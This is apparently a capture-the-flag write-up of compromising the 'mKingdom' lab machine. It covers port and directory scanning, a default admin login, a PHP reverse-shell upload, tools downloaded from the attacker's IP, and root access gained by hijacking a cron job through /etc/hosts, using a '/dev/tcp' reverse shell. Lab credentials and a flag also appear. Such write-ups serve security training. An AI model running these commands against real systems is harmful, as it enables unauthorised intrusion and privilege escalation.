

# Website Server Compromise Report

Behruz Sayyadi

July 23, 2024

## **Abstract**

This report details the process of compromising a website server, uploading a reverse shell, and gaining privileges. The steps include reconnaissance, exploiting vulnerabilities, and escalating privileges.

# Contents

<b>1</b>	<b>Introduction</b>	<b>2</b>
<b>2</b>	<b>Initial Reconnaissance</b>	<b>3</b>
2.1	Assessing Server Response . . . . .	3
2.2	Port Scanning . . . . .	3
2.3	Directory Scanning . . . . .	3
<b>3</b>	<b>Exploitation</b>	<b>6</b>
3.1	Vulnerability Identification . . . . .	6
<b>4</b>	<b>Gaining Access</b>	<b>10</b>
4.1	Uploading a Reverse Shell . . . . .	10
<b>5</b>	<b>Privilege Escalation</b>	<b>12</b>
5.1	Escalating Privileges . . . . .	12
<b>6</b>	<b>Conclusion</b>	<b>18</b>

# Chapter 1

## Introduction

This report aims to demonstrate the methodology used to compromise a website server, upload a reverse shell, and escalate privileges.

# Chapter 2

## Initial Reconnaissance


### 2.1 Assessing Server Response

First, we attempted to access the target machine at IP address 10.10.132.132 by entering the URL `http://10.10.132.132` in a web browser. When there was no response, we used the terminal to ping the IP address, confirming that the server is reachable.

### 2.2 Port Scanning

With the server reachable, we proceeded to scan its ports to identify open services using the following `nmap` command:

```
sudo nmap -sS 10.10.132.132 -vvv
```



```
(behruz@kali)-[~]
└─$ sudo nmap -sS 10.10.132.132 -vvv
[sudo] password for behruz:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-07-22 06:48 CDT
Initiating Ping Scan at 06:48
Scanning 10.10.132.132 [4 ports]
Completed Ping Scan at 06:48, 0.59s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:48
Completed Parallel DNS resolution of 1 host. at 06:48, 0.10s elapsed
DNS resolution of 1 IPs took 0.10s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 06:48
Scanning 10.10.132.132 [1000 ports]
Discovered open port 85/tcp on 10.10.132.132
Completed SYN Stealth Scan at 06:48, 25.48s elapsed (1000 total ports)
Nmap scan report for 10.10.132.132
Host is up, received echo-reply ttl 60 (0.35s latency).
Scanned at 2024-07-22 06:48:19 CDT for 25s
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
85/tcp    open  mit-ml-dev  syn-ack ttl 60

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.38 seconds
Raw packets sent: 1091 (47.980KB) | Rcvd: 1076 (43.032KB)
```

Figure 2.1: Nmap Scan Results

### 2.3 Directory Scanning

We observed that port 85 is open. We attempted to access it in the browser and obtained the following result:




Figure 2.2: Accessing Port 85

We concluded that there is a way to the website, but not through the root directory. We tried directory scanning using the `gobuster` tool preinstalled on Kali Linux:

```
gobuster dir -u http://10.10.132.132:85 -w /usr/share/wordlists/dirb/big.txt -x .php
```

```
(behruz@kali)-[~]
$ gobuster dir -u http://10.10.132.132:85 -w /usr/share/wordlists/dirb/big.txt -x .php

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.132.132:85
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 289]
/.htaccess.php (Status: 403) [Size: 293]
/.htpasswd.php (Status: 403) [Size: 293]
/.htpasswd (Status: 403) [Size: 289]
Progress: 1282 / 40940 (3.13%) [ERROR] Get "http://10.10.132.132:85/390.php": context deadline exceeded (Client
ut exceeded while awaiting headers)
/app (Status: 301) [Size: 314] [-> http://10.10.132.132:85/app/]
```

Figure 2.3: Gobuster Scan Results

We found a page that loads up, allowing us to use the "jump" button to go to `/app/castle`, the main webpage. Here, we needed to find security holes to breach the machine. On the page, we found a login page at the bottom right.




Figure 2.4: Login Page

# Chapter 3

## Exploitation

### 3.1 Vulnerability Identification

Based on the open ports and services identified, we searched for vulnerabilities that could be exploited. At first, we tried to see if there were any SQL injection vulnerabilities.

By entering a SQL query:

```
admin' and 1=1;--+
```

we found that our IP gets blocked. (Methods of obfuscation were also tried but did not work.) You need to terminate and recreate the machine after getting blocked.

We then tried brute-forcing using Burp Suite but got blocked again. Next, we attempted common credentials:

- Username: admin, user, administrator, guest
- Password: 12345, password, admin, 123456

We successfully logged in with the credentials `admin:password`. We explored the admin dashboard:






Figure 3.1: Admin Dashboard

We have a file panel where we can see the files uploaded on the server and upload a file! However, it doesn't accept PHP format, so we need to dig through it again. We noticed a file link in our system and settings panel, allowing us to edit allowed file extensions and add PHP.




Figure 3.2: Editing Allowed File Extensions




Figure 3.3: Admin Dashboard - File Upload




Figure 3.4: Admin Dashboard - File Upload Success

# Chapter 4

## Gaining Access

### 4.1 Uploading a Reverse Shell

After identifying the vulnerability, we used it to upload a reverse shell to the server. By editing the allowed file extensions, we can now upload the shell2.php into the server.

Running a netcat listener on port 1234 by entering this command in a new terminal allows us to get the shell from the server:

```
nc -lvp 1234
```

After uploading the reverse shell, we execute it to establish a connection back to our machine.




Figure 4.1: Netcat Listener Running

Now, searching for `user.txt` and `root.txt`, we need to locate these files.

First, we deploy an interactive terminal by using this Python inline command in our shell on the victim machine:

```
python -c 'import pty; pty.spawn("/bin/bash");'
```

After gaining an interactive terminal, we use the following command to search for files:

```
find / -type f -name "user.txt" 2>/dev/null
```

(and the same for `root.txt`)

```
$ find / -type f -name "user.txt" 2>/dev/null
$ pwd
/
$ ls root
ls: cannot open directory root: Permission denied
$ ls home
mario
toad
$ cd toad
/bin/sh: 6: cd: can't cd to toad
$ su toad
su: must be run from a terminal
$
```

Figure 4.2: Searching for `user.txt`

We can see that in the `/home` directory, we have two users named `toad` and `mario`. We need to see what they have, but as it's privileged, we cannot access them, so we need to escalate our privileges.


# Chapter 5

## Privilege Escalation

### 5.1 Escalating Privileges

We use the `linpeas.sh` script developed on GitHub. `linpeas.sh` is a shell script that shows us any way to escalate a privilege.

For this, we need to upload this shell script on our machine in the `tmp` directory (as you know, if you copy or do anything to bring files into `tmp`, you have the privilege to edit its mod or anything).



The screenshot shows a terminal window with a file transfer progress bar on the left. The progress bar indicates the upload of 'linpeas.sh' to the remote server. The terminal output shows the following commands and results:

```
24-07-22 08:36:52 (82.2 KB/s) - 'linpeas.sh' saved [847925/847925]
www-data@mkingdom:/tmp$ wget http://10.17.100.109:4000/Linpeas.sh
www-data@mkingdom:/tmp$ ls
linpeas.sh
www-data@mkingdom:/tmp$ python3 -m http.server 4000
Serving HTTP on 0.0.0.0 port 4000 (http://0.0.0.0:4000/) ...
10.17.100.109 - - [22/Jul/2024 07:32:04] "GET / HTTP/1.1" 200 -
10.17.100.109 - - [22/Jul/2024 07:32:04] "code 404, message File not found"
10.17.100.109 - - [22/Jul/2024 07:32:04] "GET /favicon.ico HTTP/1.1" 404 -
10.10.132.132 - - [22/Jul/2024 07:32:54] "GET /linpeas.sh HTTP/1.1" 200 -
```

Figure 5.1: Uploading linpeas.sh

Now we make our file executable by entering this command:

```
chmod +x linpeas.sh
```

or

```
chmod 700 linpeas.sh
```

```
www-data@mkingdom:/tmp$ chmod +x linpeas.sh
www-data@mkingdom:/tmp$
```

Figure 5.2: Making linpeas.sh Executable

Now we run the script and save the output to `out.txt`.

```
./linpeas.sh > out.txt
```

```

www-data@mkingdom:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@mkingdom:/tmp$ ./linpeas.sh > out.txt
./linpeas.sh > out.txt
.....
..... cat: write error: Broken pipe

```

Figure 5.3: Running linpeas.sh

Now we dig through the output and we find this interesting section:

```

Analyzing Backup Manager Files (limit 70)
-rw-rw-r-- 1 root root 4149 Oct  2  2019 /var/www/html/app/castle/concrete/controllers/dialog/file/bulk/storage.php
-rw-rw-r-- 1 root root 5442 Oct  2  2019 /var/www/html/app/castle/concrete/controllers/single_page/dashboard/system/files/storage.php
-rw-rw-r-- 1 root root 6163 Oct  2  2019 /var/www/html/app/castle/concrete/single_pages/dashboard/system/files/storage.php
-rw-rw-r-- 1 root root 2774 Oct  2  2019 /var/www/html/app/castle/concrete/views/dialogs/file/bulk/storage.php
-rw-rw-rw- 1 www-data www-data 401 Nov 29  2023 /var/www/html/app/castle/application/config/database.php
'database' => 'mKingdom',
'password' => 'toadisthebest',
-rw-rw-r-- 1 root root 1428 Oct  2  2019 /var/www/html/app/castle/concrete/config/database.php

```

Figure 5.4: Interesting Section in linpeas.sh Output

database.php looks interesting, so we cat it and we see this:

```

www-data@mkingdom:/tmp$ cat /var/www/html/app/castle/application/config/database.php
< /var/www/html/app/castle/application/config/database.php
<?php

return [
    'default-connection' => 'concrete',
    'connections' => [
        'concrete' => [
            'driver' => 'c5_pdo_mysql',
            'server' => 'localhost',
            'database' => 'mKingdom',
            'username' => 'toad',
            'password' => 'toadisthebest',
            'character_set' => 'utf8',
            'collation' => 'utf8_unicode_ci',
        ],
    ],
];

```

Figure 5.5: Contents of database.php

We log in through toad's account with the password we got:

```

www-data@mkingdom:/tmp$ su toad
su toad
Password: toadisthebest

toad@mkingdom:/tmp$

```

Figure 5.6: Logging in as Toad

We need to run `linpeas.sh` again to see if there are any more interesting things we can find about this user.

So here we find this:

```
Environment
Any private information inside environment variables?
APACHE_PID_FILE=/var/run/apache2/apache2.pid
XDG_SESSION_ID=c5
APACHE_RUN_USER=www-data
SHELL=/bin/bash
HISTSIZE=0
HISTFILESIZE=0
USER=toad
LS_COLORS=
PWD_token=aWthVGVOVEF0dEVTCg==
APACHE_LOG_DIR=/var/log/apache2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
MAIL=/var/mail/toad
PWD=/tmp
APACHE_RUN_GROUP=www-data
LANG=en_US.UTF-8
SHLVL=3
HOME=/home/toad
LOGNAME=toad
LESSOPEN= /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1002
APACHE_LOCK_DIR=/var/lock/apache2
APACHE_RUN_DIR=/var/run/apache2
LESSCLOSE=/usr/bin/lesspipe %s %s
HISTFILE=/dev/null
_=/usr/bin/env
```

Figure 5.7: Interesting Section for Toad in linpeas.sh Output

Here is an interesting field `PWD_token` that seems base64 encoded, so we need to decode it. Maybe it's our password for the other user. As we decode:

aWthVGVOVEF0dEVTCg==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 chara

**DECODE** Decodes your data into the area below.

ikaTeNTANtES

Figure 5.8: Decoded Base64 Token

Now we search for `user.txt` and again we find nothing.



```

toad@mkingdom:/$ ls
ls
bin    dev    initrd.img    lib64    mnt    root    srv    usr    vmlinuz.old
boot   etc    initrd.img.old  lost+found  opt    run    sys    var
cdrom  home  lib            media    proc   sbin    tmp    vmlinuz
toad@mkingdom:/$ find / -type f -name "user.txt" 2>/dev/null
find / -type f -name "user.txt" 2>/dev/null

```

Figure 5.9: Searching for user.txt Again

Maybe we need to proceed into `mario`'s environment, so we use the decoded base64 as follows:

```

toad@mkingdom:/$ su mario
su mario
Password: ikaTeNTANtES

mario@mkingdom:/$ ls
ls
bin    dev    initrd.img    lib64    mnt    root    srv    usr    vmlinuz.old
boot   etc    initrd.img.old  lost+found  opt    run    sys    var
cdrom  home  lib            media    proc   sbin    tmp    vmlinuz
mario@mkingdom:/$

```

Figure 5.10: Logging in as Mario

Yes, it was correct. Now we look for `user.txt`. As you can see, we cannot read it, so we need to copy it to the `tmp` directory so we can read it.

```

mario@mkingdom:/$ find / -type f -name "user.txt" 2>/dev/null
find / -type f -name "user.txt" 2>/dev/null
/home/mario/user.txt
mario@mkingdom:/$ cat /home/mario/user.txt
cat /home/mario/user.txt
cat: /home/mario/user.txt: Permission denied
mario@mkingdom:/$ ls -la /home/mario/user.txt
ls -la /home/mario/user.txt
-rw-r--r-- 1 root root 38 Nov 27 2023 /home/mario/user.txt

```

Figure 5.11: Copying user.txt to tmp Directory

```

mario@mkingdom:/$ cp /home/mario/user.txt /tmp
cp /home/mario/user.txt /tmp
mario@mkingdom:/$ cd tmp
cd tmp
mario@mkingdom:/tmp$ ls
ls
linpeas.sh out.txt user.txt
mario@mkingdom:/tmp$ cat user.txt
cat user.txt
thm{030a769febb1b3291da1375234b84283}

```

Figure 5.12: Reading user.txt

Here is the first flag:

```
cat /tmp/user.txt
```

we cannot view the root.txt obviously we need to get root access for doing the second task.

when we run linpeas.sh for mario user we find some interesting things about writable files that are not in mario's home one is /etc/hosts and we know that is not a regular file and it needs privileges now we may have some ways for our work through here:

```
Interesting GROUP writable files (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
Group mario:
/etc/hosts
```

Figure 5.13: Writable Files

and in /etc/hosts there is 127.0.1.1 mapped to mkingdom.thm

```
mario@mkingdom:/tmp$ wget http://10.17.100.109:4000/pspy32
wget http://10.17.100.109:4000/pspy32
--2024-07-22 09:26:24-- http://10.17.100.109:4000/pspy32
Connecting to 10.17.100.109:4000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2940928 (2.8M) [application/octet-stream]
Saving to: 'pspy32'

100%[=====>] 2,940,928 11.7KB/s in 4m 32s

2024-07-22 09:30:57 (10.6 KB/s) - 'pspy32' saved [2940928/2940928]

mario@mkingdom:/tmp$ ls
ls
linpeas.sh out.txt pspy32 user.txt
mario@mkingdom:/tmp$ chown +x pspy32
chown +x pspy32
chown: invalid user: '+x'
mario@mkingdom:/tmp$ chown a+x pspy32
chown a+x pspy32
chown: invalid user: 'a+x'
mario@mkingdom:/tmp$ chmod +x pspy32
chmod +x pspy32
mario@mkingdom:/tmp$ ls
ls
linpeas.sh out.txt pspy32 user.txt
mario@mkingdom:/tmp$
```

Figure 5.14: Hosts File Mapping

we run pspy to see processes running on a server we see some interesting processes

```
2024/07/22 09:43:01 CMD: UID=0 PID=2925 | curl mkingdom.thm:85/app/castle/application/counter.sh
2024/07/22 09:43:01 CMD: UID=0 PID=2924 | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /v
ar/log/up.log
```

Figure 5.15: Running Processes

now what happens here is a process curling the mkingdom.thm on port 85 through this path on server /app/castle/application/counter.sh and runs this shell script so we can bring up a server on our kali having this directory and map our ip to the mkingdom.thm on /etc/hosts as we have privilege as mario on this file so we make the server run our counter.sh shell script which has a reverse shell to our ip on port 2000 so the next time the process of curl runs it goes in our server and runs our shell script with root privilege and we can overtake root shell on our 0.0.0.0:2000 while netcating it

```

(behruz@kali)-[~/.../mkingdom/app/castle/application]
$ ls
counter.sh

(behruz@kali)-[~/.../mkingdom/app/castle/application]
$ cat counter.sh
#!/bin/bash
bash -i >& /dev/tcp/10.17.100.109/2000 0>&1

(behruz@kali)-[~/.../mkingdom/app/castle/application]
$ █

```

Figure 5.16: Setup for Reverse Shell

```

(behruz@kali)-[~]
$ cd Desktop/KarApa/THM/mkingdom

(behruz@kali)-[~/Desktop/KarApa/THM/mkingdom]
$ python3 -m http.server 85
Serving HTTP on 0.0.0.0 port 85 (http://0.0.0.0:85/)
10.10.132.132 - - [22/Jul/2024 08:42:16] "GET /ap
p/castle/application/counter.sh HTTP/1.1" 200 -
